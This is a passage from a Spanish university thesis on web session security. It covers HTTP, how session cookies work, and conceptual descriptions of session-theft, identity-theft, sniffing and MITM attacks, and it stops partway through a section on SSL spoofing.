
UNIVERSIDAD NACIONAL DE LA PLATA
Facultad de Informática

Diseño y Desarrollo de un Mecanismo más seguro de manejo de sesiones web

Nicolás Macia

Francisco Javier Diaz
DIRECTOR

Fernando Tinetti
CODIRECTOR



INDICE

Dedicado a mi viejo Titi y a la abuela Morocha.
Me hubiese gustado compartir esto también con ustedes.

AGRADECIMIENTOS

A la familia y los amigos.

A Fernando y a Cele por ayudarme a escribir.

A Nela y Mau de Pulpo Design por hacer la portada en tiempo récord.

1

INTRODUCCIÓN

HTTP es un protocolo ampliamente utilizado para la navegación en Internet. Definido en los estándares [8], [27], [28] y [7], HTTP es un protocolo de aplicación que no maneja estados. Debido a esto, HTTP no puede manejar sesiones de usuario puesto que no permite a las aplicaciones web mecanismos para distinguir para un requerimiento recibido, el cliente que lo hizo. En la actualidad, las aplicaciones web implementan sesiones HTTP siguiendo el estándar definido en [6], el cual incorpora cabeceras adicionales al protocolo HTTP y especifica la forma en que las aplicaciones web y los navegadores deben utilizarlas.

Si bien las cookies son ampliamente utilizadas actualmente, su uso desde un principio fue controversial, puesto que con ellas se puede comprometer la privacidad de la navegación de los usuarios en la Web. Además, la presencia de vulnerabilidades en las aplicaciones web pueden ser aprovechadas para manipular el mecanismo de manejo de sesiones actualmente utilizado.

El robo de cookies, ya sea por ataques de sniffing de red como por ataques que aprovechen vulnerabilidades web permite comprometer la seguridad del acceso de las aplicaciones web. Las vulnerabilidades web pueden simplemente hacer un mal uso de los tokens de sesión utilizados o también permitir la ejecución de código JavaScript en el navegador del usuario víctima. Si un atacante puede ejecutar código JavaScript en el navegador de la víctima entonces podrá robar su cookie de sesión. Una cookie de sesión válida puede ser utilizada para robar la identidad del usuario atacado comprometiendo no sólo su acceso sino también la confidencialidad de sus datos personales en la aplicación web.

1.1 OBJETIVOS DE ESTA TESIS

Los objetivos propuestos que se esperan alcanzar a lo largo del desarrollo de esta tesis son:

- Analizar el manejo de sesiones de usuario en aplicaciones web.

- Evaluar los riesgos de seguridad a los que estas están expuestas las aplicaciones web al utilizar el actual mecanismo de manejo de sesiones.
- Estudiar sobre problemas de seguridad en aplicaciones web.
- Evaluar el compromiso de la seguridad de las aplicaciones web, en particular en el manejo de sesiones a través de distintos tipos de ataques.
- Diseñar e implementar un mecanismo alternativo para el manejo de sesiones HTTP pensando en la seguridad de las aplicaciones web.
- Desarrollar una prueba de concepto que permita verificar el correcto funcionamiento del mecanismo propuesto.
- Analizar ventajas y desventajas, en lo que a seguridad, privacidad y funcionalidad respecta, del mecanismo propuesto respecto del que se utiliza actualmente.

1.2 IMPLEMENTACIÓN

Es intención de esta tesis diseñar e implementar un mecanismo alternativo de manejo de sesiones web más seguro que el actualmente utilizado. Los ataques que se evaluarán serán tanto ataques clásicos de robo de sesión como así también ataques que explotan errores comunes de programación que ponen en riesgo la seguridad de las sesiones de usuarios de la aplicación web.

Para implementar el mecanismo propuesto se creará un módulo de apache y se establecerán configuraciones necesarias para que dicho mecanismo funcione en forma correcta. El mecanismo alternativo propuesto deberá ser independiente de la tecnología utilizada (PHP, Java, Perl, Python, Ruby, etc) y funcionar de forma transparente con aplicaciones web existentes.

A partir del resultado del desarrollo propuesto, se realizarán comparaciones entre el mecanismo actual y el propuesto. Se analizarán problemas de funcionalidad de las aplicaciones web. Se utilizarán aplicaciones web desarrolladas con distintas tecnologías. Además se evaluarán distintos problemas de seguridad y privacidad a los que están expuestas aplicaciones que utilizan tanto el mecanismo actual como el mecanismo de manejo de sesiones web propuesto.

El resultado esperado en el ámbito concreto de aplicación, es el de poder describir e implementar un mecanismo alternativo de manejo de sesiones web el cual sea inmune a distintos problemas de seguridad a los que están

expuestos las aplicaciones web y que además ayude a preservar la privacidad de los usuarios.

1.3 DESARROLLO DE TEMAS

El capítulo 2 es una introducción al protocolo HTTP y al manejo de sesiones web. Luego, en el capítulo 3 se abordan problemas de seguridad y de privacidad que tiene el mecanismo de manejo de sesiones actualmente utilizado. Además, se analizarán técnicas que permiten a un atacante revelar información sensible que permitiría comprometer la seguridad de las sesión web de los usuarios de una aplicación web. El capitulo 4 se realizan pruebas de seguridad sobre aplicaciones web con el objeto de mostrar distintas maneras de atacar y manipular el mecanismo de manejo de sesiones web utilizado por las aplicaciones web.

En el capítulo 5 se resumen distintas iniciativas relacionadas con temáticas relacionadas con mejorar la seguridad y la privacidad de las aplicaciones web. Además, se enumeran buenas prácticas tanto para desarrolladores como para administradores con el objetivo de reducir los problemas que pueden atentar contra la seguridad del mecanismo de manejo de sesiones de las aplicaciones web.

El capítulo 6 describe una propuesta alternativa para el manejo de sesiones web y se evalúan aspectos de seguridad y privacidad. Por último, se analizan ventajas y desventajas del mecanismo propuesto respecto del mecanismo utilizado actualmente por las aplicaciones web. En el capítulo 7 se describe el desarrollo y la implementación del mecanismo propuesto. También se detallan resultados de las pruebas realizadas. Por último, el capítulo 8 presentan las conclusiones alcanzadas a lo largo del trabajo.

1.4 RESULTADOS OBTENIDOS

El mecanismo de manejo de sesiones web actualmente utilizado se vale del intercambio de cookies. Las cookies intercambiadas es un secreto compartido que debería ser conocido sólo por el cliente y el servidor.

El uso de cookies permite que se vea afectada la privacidad de la navegación de los usuarios. Además, la manipulación del mecanismo de manejo de sesiones de aplicaciones web con errores en su codificación, permite revelar información de cookies de sesión de uno o varios usuarios válidos.

El proyecto de OWASP: "Top Ten Project" enumera los problemas de seguridad más riesgosos para las organizaciones que pueden encontrarse en una

aplicación web. Muchos de estos problemas permiten realizar ataques para robar información de cookies de sesión de los usuarios de la aplicación web.

En este trabajo se propone un mecanismo diferente para el manejo de las sesiones web. Con dicho mecanismo, se mejora la seguridad de las aplicaciones web. El mecanismo propuesto, publicado en [43], no mantiene un secreto compartido entre el cliente y el servidor como actualmente lo son las cookies. Al no haber un secreto compartido que proteger, el mecanismo resulta inmune a problemas de seguridad existentes en aplicaciones web que hoy en día utilizan el actual mecanismo de manejo de sesiones. La prueba de concepto con la que se corroboró el mecanismo propuesto, fue pensada para funcionar de forma transparente a aplicaciones web existentes, de modo que éstas no deban ser reescritas para poder utilizarlo.

2

EL PROTOCOLO HTTP

HTTP[28] es un protocolo de aplicación que permite a los usuarios navegar en la World Wide Web o WWW. La World Wide Web es un sistema distribuido de documentos interconectados mediante hiperenlaces. Utilizando un navegador web, un usuario puede acceder y visualizar sitios web compuestos de páginas web que pueden contener texto, imágenes, vídeos u otros contenidos multimedia.

HTTP es el protocolo que permite al usuario solicitar distintos tipos de recursos al servidor web. En 2.1 se ilustra la operatoria básica del funcionamiento del protocolo HTTP en la que el cliente realiza requerimientos HTTP al servidor web, los cuales son respondidos vía respuestas HTTP.

HTTP se consolidó rápidamente como el protocolo de aplicación por excelencia debido a su masiva utilización por parte de los usuarios de Internet. Actualmente los servicios dados por otros protocolos de aplicación como los relacionados con el sistema de correo electrónico (SMTP, POP, IMAP) se brindan utilizando HTTP mediante aplicaciones web específicamente diseñadas para ello.

2.1 SESIONES DE USUARIO

Podemos definir una sesión de usuario a la posibilidad de identificar unívocamente en el servidor al usuario asociado con el requerimiento recibido. Los protocolos de aplicación que utilizan TCP como protocolo de transporte, se valen de este para establecer la sesión del usuario, asociando dicha sesión con la conexión TCP establecida.

HTTP es un protocolo de aplicación sin estados. En la primer versión del protocolo HTTP, para cada recurso que se quería acceder HTTP utilizaba una nueva conexión TCP. Una página web con múltiples recursos, generaba que los navegadores utilizaran diferentes conexiones HTTP para poder cargarla. Es por esto que si bien HTTP utiliza TCP como protocolo de transporte, esto no lo beneficia para manejar adecuadamente las sesiones de usuario.




Figura 2.1: Operación básica de HTTP

Por otro lado, la gran cantidad de usuarios existentes en la World Wide Web generó la necesidad de disponer de algún mecanismo de manejo de sesiones de usuario en las aplicaciones web. Para lograr implementar sesiones de usuario, fue necesario introducir algunos cambios en la forma de utilizar el protocolo de aplicación HTTP. Este nuevo tipo de aplicaciones web permitieron una gran variedad de nuevos tipos de aplicaciones web las cuales permitieron el comercio en Internet (e-commerce), la operación de la banca en línea (homebanking) o los portales de correo electrónico (webmails).

2.2 SESIONES WEB

Las sesiones web en HTTP fueron posibles gracias a un desarrollo de Netscape[46]. Esta iniciativa es la que permitió la aparición de un nuevo tipo de aplicaciones web. El mecanismo propuesto por Netscape, no alteró el funcionamiento del protocolo HTTP sino que utilizaba encabezados HTTP adicionales.

La propuesta de Netscape, llamó "cookies" a la información intercambiada en los encabezados HTTP entre el navegador web y la aplicación web. Este término se siguió utilizando en futuras recomendaciones de la IETF (Internet Engineering Task Force) que estandarizaron el manejo de sesiones HTTP[39][40][6] las cuales estaban basadas en la idea original de Netscape. Hoy en día, gracias al estándar definido a partir de la idea original de Netscape, las aplicaciones web pueden manejar sesiones de usuario.

De la mano del uso de las cookies en el manejo de sesiones web aparecieron nuevos tipos de aplicaciones web dado que las cookies permitieron asociar los requerimientos recibidos por un servidor web con el usuario en particular que los realizó. Debido a esto, las aplicaciones web pudieron autenticar usuarios, personalizar la información mostrada, autorizar accesos a recursos

provistos por la aplicación web e incluso auditar las acciones realizadas por los distintos usuarios dentro de un sistema web. Sin embargo, a pesar de que la idea original de Netscape potenció el uso de la Web, las cookies de sesión fueron la puerta de entrada a distintos problemas de seguridad[47] y de privacidad[66] relacionados con la navegación de los usuarios en Internet.

En [41], David Kristol, uno de los autores de los primeros estándares del mecanismo de manejo de sesiones HTTP, explica cómo funcionan las cookies y cómo evolucionó la especificación original de Netscape hasta convertirse en un estándar propuesto IETF. Además, en [41] brinda una perspectiva personal sobre el modo en que, lo que comenzó como una especificación técnica, al intentar abordar asuntos no técnicos como la privacidad, se convirtió en una cuestión política.

Además, el uso de las cookies se presta a problema de seguridad en las aplicaciones web dado que con éstas es posible manipulación el mecanismo de manejo de sesiones para realizar distintos tipos de ataques:

- Robo de sesiones: cuando la sesión HTTP de un usuario, es utilizada por un tercero.
- Robo de identidad: cuando un tercero tiene la posibilidad de establecer una sesión de usuario válida con la identidad de otro usuario.
- Denegación de servicio: cuando un tercero es capaz de volver inaccesible el sistema. Esto provoca que un usuario válido quiera usar el sistema y el mismo no esté disponible.

Las cookies, que deberían ser un secreto compartido entre el navegador web del usuario y la aplicación web, pueden ser obtenidas por un atacante de distintas maneras:

- Mediante la manipulación de problemas de seguridad de las aplicaciones web.
- Mediante la manipulación de protocolos de red utilizados en la comunicación entre el navegador web y el servidor web.
- Accediendo físicamente a la computadora de los usuarios.
- Mediante la utilización de malware en la computadora de los usuarios.

Los problemas de seguridad en una aplicación web pueden afectar no sólo los datos de la organización sino también dañar seriamente su imagen. Debido a esto, el desarrollo seguro de las aplicaciones web se convirtió en un aspecto crítico en la actualidad. El desarrollo seguro de aplicaciones web comprende el uso de principios de seguridad y buenas prácticas en todo el

ciclo de vida del software[81] con el objeto de crear aplicaciones en las que se garanticen:

- La seguridad de los datos: integridad, confidencialidad y disponibilidad.
- La integridad de las transacciones. Con esto se hace referencia a que las acciones realizadas en la aplicación web por un usuario estén asociadas a las operaciones que dicho usuario quiso realizar.

En la misma sintonía, la Fundación OWASP[57] desde el 2001 concentra sus esfuerzos en concientizar y educar a la comunidad para mejorar la seguridad de las aplicaciones web. OWASP, que viene de "Open Web Application Security Project", ofrece a usuarios, administradores, desarrolladores y analistas de seguridad guías, herramientas, informes, presentaciones, recomendaciones y otros recursos con el objeto de ayudar a las organizaciones a utilizar, desarrollar y mantener aplicaciones de manera confiable. Entre estos recursos ofrecidos por OWASP, podemos destacar:

- La guía de desarrollo seguro[53] y las hojas de referencia relacionadas con distintos aspectos en el desarrollo seguro[50].
- La guía de testing[56] para la verificación de seguridad de aplicaciones web.
- La guía de revisión de código[52].
- El estudio sobre vulnerabilidades más riesgosas en las aplicaciones web Top Ten Project[58].
  El primer estudio de vulnerabilidades fue publicado en el año 2004 y se actualiza periódicamente cada 3 años.

3

SESIONES HTTP Y SUS PROBLEMAS

En este capítulo, se abordarán los problemas de seguridad y privacidad que se aprovechan del mecanismo de manejo de sesiones actualmente utilizado por aplicaciones web. En este sentido, inicialmente se hará una introducción sobre el funcionamiento de dicho mecanismo. Posteriormente se analizarán problemas de seguridad que pueden existir en las aplicaciones web y cómo estos problemas ponen en riesgo la seguridad de los usuarios. Por último, se analizarán problemas de privacidad que surgieron con el presente mecanismo de manejo de sesiones web.

3.1 ESTADO DEL ARTE DEL MANEJO DE SESIONES HTTP

Actualmente, la operación básica para el establecimiento de una sesión HTTP o sesión web se ilustra en la figura 3.1 y se puede resumir con los siguientes pasos:

- Primero, el usuario visita un sitio web haciendo un requerimiento HTTP desde su navegador.
- El servidor busca en el requerimiento recibido, información de cookies de sesión que le permitan asociar dicho requerimiento con algún usuario existente:
  - En caso de que no haya información de cookies de sesión en el requerimiento, el servidor establece una cookie de sesión y la envía al usuario utilizando un encabezado específico dentro de la respuesta HTTP.
- Cuando el navegador del usuario recibe la respuesta HTTP, extrae la cookie de sesión enviada por el servidor y la almacena localmente para usarla en futuros requerimientos HTTP que se realicen a dicho sitio web.
- De ahora en adelante, mientras la cookie de sesión sea válida, todos los requerimientos HTTP que se hagan desde el navegador del usuario al




Figura 3.1: Establecimiento sesión HTTP

sitio web, incluirán las cookie de sesión en encabezados HTTP dentro de cada requerimiento realizado.

- El sitio web inspeccionará la información de cookies recibida en todos los requerimientos HTTP y la utilizará para asociar los distintos requerimientos HTTP recibidos con el usuario usuario adecuado.

3.2 PROBLEMAS DE SEGURIDAD CON EL MECANISMO DE MANEJO DE SESIONES HTTP

En una aplicación web pueden existir distintas vulnerabilidades. Estas vulnerabilidades, de forma independiente o combinada, se pueden utilizar para la elaboración de distintos tipos de ataques. Estos ataques se pueden aprovechar del mecanismo de manejo de sesiones de la aplicación web para afectar la seguridad y la privacidad de sus usuarios.

A continuación se enumeran ataques posibles al mecanismo de manejo de sesiones HTTP:

- Ataques de robo de sesión

- Ataques de robo de identidad
- Ataques a la confidencialidad de las comunicaciones
- Ataques a la integridad de las operaciones realizadas por el usuario

Es de destacar que pueden existir diferentes maneras de llevar a cabo cada uno de estos ataques. La manera de realizar un ataque sobre una aplicación web puede depender de aspectos particulares como diseño, implementación o incluso configuración del servidor en el que la aplicación se aloja.

Ataques de robo de sesión

Se entiende por robo de sesión, cualquier manipulación sobre una aplicación web que permita a un tercero utilizar la sesión web de otro usuario. En una sesión robada, el atacante puede usar la aplicación web como si fuese el usuario víctima. Recordemos que el uso de cookies es la única forma que tiene una aplicación web para reconocer los requerimientos HTTP realizados por los distintos usuarios, por lo que el robo de las cookies de sesión es la piedra fundamental de este ataque. Dependiendo del diseño de la aplicación web atacada, robar las cookies de sesión de un usuario podría ser condición suficiente para lograr realizar de manera exitosa, un ataque de robo de sesión.

El diseño de una aplicación web de HomeBanking, seguramente no permita que una cookie de sesión sea utilizada desde dos direcciones IP diferentes. Sin embargo, aplicaciones web como Facebook o Gmail por ejemplo, asumen que el usuario se conecta desde distintos lugares en forma simultánea (computadora, smartphone, tablet) por lo que en ellas se permite utilizar la misma cookie de sesión desde distintas direcciones IP.

Por lo tanto, para realizar un ataque de robo de sesión HTTP un atacante necesita poder robar la información de cookies de sesión intercambiada entre un usuario y la aplicación web. Por el modo en que se manejan las sesiones web, la cookie podría llegar a ser utilizada en simultáneo tanto por el atacante como por la víctima, permitiendo a ambos acceder a la sesión web del usuario. Cuando cualquiera de ellos cierre la sesión, la misma dejará de funcionar para ambos.

Existen distintas técnicas que se verán a continuación que se pueden utilizar para robar cookies de sesión de una aplicación web. Un ataque de robo de sesión puede valerse de:

- Técnicas de sniffing / MITM.
- Técnicas de SSL spoofing.
- Ingeniería social sobre los usuarios.

- Inspección de datos en navegadores web.
- Explotación de vulnerabilidades web.

Ataques de robo de identidad

Se entiende por robo de identidad a la posibilidad de que un atacante utilice credenciales de acceso robadas sobre una aplicación web. En un ataque de robo de identidad, un atacante logra el mismo control sobre el sistema que el usuario dueño de las credenciales de acceso. A diferencia de un ataque de robo de sesión, en el robo de identidad el atacante podría lograr un acceso perpetuo sobre el sistema, incluso luego de que el usuario dueño del acceso cambie su contraseña. Es por esto que, cada vez, es más frecuente ver aplicaciones web que permiten a los usuarios realizar una desconexión de todos los dispositivos desde los que el usuario está conectado.

El robo de identidad se puede lograr a través del robo de credenciales de acceso válidas, las cuales se pueden obtener mediante:

- Técnicas de sniffing / MITM.
- Técnicas de SSL spoofing.
- Ingeniería social sobre los usuarios.
- Inspección de datos en navegadores web.
- Explotación de vulnerabilidades web.

Ataques a la confidencialidad de las comunicaciones

Proteger la confidencialidad de las comunicaciones es de vital importancia. Si se compromete la información intercambiada en las comunicaciones de un usuario, se comprometen entre otros, sus credenciales de acceso a la aplicación web como así también su cookies de sesión. La confidencialidad de las comunicaciones puede ser comprometida mediantes:

- Técnicas de sniffing / MITM.
- Técnicas de SSL spoofing.
- Ingeniería social a los usuarios.

Ataques a la integridad de las operaciones realizadas por el usuario

Los ataques a la integridad de las operaciones son posibles debido al mecanismo actual de manejo de sesiones. Este tipo de ataque se refiere a la posibilidad de que un tercero logre que un usuario realice sobre el sistema

		Ataques			
		Robo de sesión	Robo de identidad	Confidencialidad de las comunicaciones	Integridad de las operaciones
Técnicas	Sniffing / MITM	X	X	X	
	SSL spoofing	X	X	X	
	Ingeniería social a los usuarios	X	X	X	
	Inspección de datos en el navegador de la victima	X	X		
	Explotación de Vulnerabilidades web	X	X		X

Figura 3.2: Técnicas utilizadas en los distintos tipos de ataques

web una operación determinada. El usuario víctima, ni siquiera está al tanto de la operación realizada en la aplicación web. Para lograr este tipo de ataques, un atacante, además de valerse de determinados fallos en el código de una aplicación web, necesita de una cuota de ingeniería social sobre el usuario atacado. Una vez realizado el ataque, es difícil para la víctima saber en qué momento fue atacada.

3.2.1 *Técnicas utilizadas en ataques contra el manejo de sesiones web*

Existen distintas técnicas que se pueden utilizar de manera indistinta en ataques de robo de sesión, ataques de robo de identidad, ataques a la confidencialidad de las comunicaciones y ataques contra la integridad de las operaciones. En la figura 3.2 se resumen las técnicas posibles y se las asocia a los ataques en la que dicha técnica aplica. Cada técnica se puede utilizar en varios ataques. Debido a esto, se describirán las técnicas en si mismas, independientemente del ataque realizado con cada una de éstas.

Técnicas de sniffing / MITM

Se entiende por sniffing a la inspección, por parte de un tercero, de los paquetes de red que llegan a una computadora. Por otro lado, se entiende por MITM[54], a la manipulación de las comunicaciones con el objeto de lograr el sniffing. MITM proviene de la frase en inglés “Hombre en el medio” (Man In The Middle).

El objetivo del MITM es hacer que las comunicaciones de alguien pasen por la computadora del atacante para poder luego hacer sniffing de los paquetes. Las técnicas de sniffing y MITM resultan útiles para el atacante cuando la aplicación web utiliza canales de comunicación inseguros. Un canal de comunicación se considera inseguro cuando el transporte de datos se realiza de manera no cifrada. En las aplicaciones web que operan sobre HTTP, toda la información intercambiada entre el cliente y el servidor puede ser descubierta mediante técnicas de sniffing y MITM.

Las aplicaciones web pueden evitar los problemas de sniffing y MITM mediante el uso de comunicaciones seguras. Para ello, es posible utilizar el protocolo HTTPs[63], el cual incorpora sobre HTTP una capa de seguridad. Para implementar esta capa segura, inicialmente se utilizó SSL (Secure Sockets Layer)[31] y actualmente se recomienda utilizar TLS (Transport Layer Security)[25].

Las comunicaciones de una sesión web no debidamente protegidas pueden ayudar a un tercero a obtener información valiosa. Esta información puede incluir credenciales de acceso, cookies de sesión y también datos personales del usuario conectado. Esta información puede ser obtenida por un tercero mediante técnicas de sniffing en la red donde está conectado el usuario atacado, la red donde está el servidor o cualquier otra red que forme parte del camino entre el cliente y el servidor. A pesar de las distintas alternativas que tiene el atacante para llevar a cabo el ataque, lo más común es que el sniffing se realice en la red donde está el usuario atacado puesto que:

- Para el atacante es más factible conectarse a dicha red.
- Se pueden afectar todas las comunicaciones que el usuario realice con distintos servicios.

Cuando se habla de ataques de sniffing, resulta importante la tecnología de interconexión utilizada en el armado de la red LAN. Si la red está interconectada utilizando un hub entonces el ataque de sniffing será trivial. Puesto que todos los miembros de la red ven todos los paquetes que se intercambian, ejecutando un analizador de protocolos se puede examinar todo el tráfico de la red.

Si la LAN, por el contrario está interconectada con un switch, el sniffing por si solo no será efectivo. Un switch distingue las computadoras conectadas en cada uno de sus puertos, de modo de enviar por cada puerto solamente las tramas tipo broadcast y las que tienen como destino la computadora conectada a dicho puerto. Para poder ejecutar de manera exitosa un ataque de sniffing, será necesario ejecutar previamente un ataque MITM, lo que se puede lograr a través de la manipulación de distintos protocolo como ARP [78], ICMP[65] o DHCP[80] por ejemplo.




Figura 3.3: Inspección de datos en el requerimiento y respuesta HTTP

Con técnicas de sniffing y MITM, se pueden realizar ataques a la confidencialidad de las comunicaciones simplemente inspeccionando el tráfico de red de las comunicaciones para obtener información personal del usuario. También se pueden realizar ataques de robo de sesión al extraer las cookies de sesión que viajan en cada uno de los requerimientos HTTP realizados por el usuario. Dependiendo de la aplicación web, es posible acceder a la sesión del usuario simplemente configurando el navegador web con la cookie obtenida. Por último, para llevar a cabo robo de identidad es necesario, durante el sniffing, capturar el requerimiento HTTP en el que el usuario se autentica. Dado que el usuario podría ya estar autenticado al momento del sniffing, se puede puede utilizar la cookie para robar la sesión del usuario solamente para cerrarle su sesión e invalidar la cookie utilizada. De este modo, el usuario deberá volver a autenticarse, pudiendo el atacante obtener el requerimiento HTTP en el que viajan los datos de conexión del usuario.

En la figura 3.3 se puede ver en rojo, la cookie de sesión, el usuario y la contraseña en el requerimiento HTTP enviado por el usuario. En azul se aprecia la información de la respuesta HTTP enviada por el servidor.

Técnicas de SSL spoofing

Si la aplicación web brinda el servicio a los usuarios a través de comunicaciones seguras, es decir utilizando el protocolo HTTPs, entonces las técnicas de sniffing no serán efectivas. Debido a esto, no es posible realizar ataques de robo de sesión, robo de identidad o simplemente ataques a la confidencialidad de las comunicaciones de aplicaciones que utilizan HTTPs. Al realizar

```
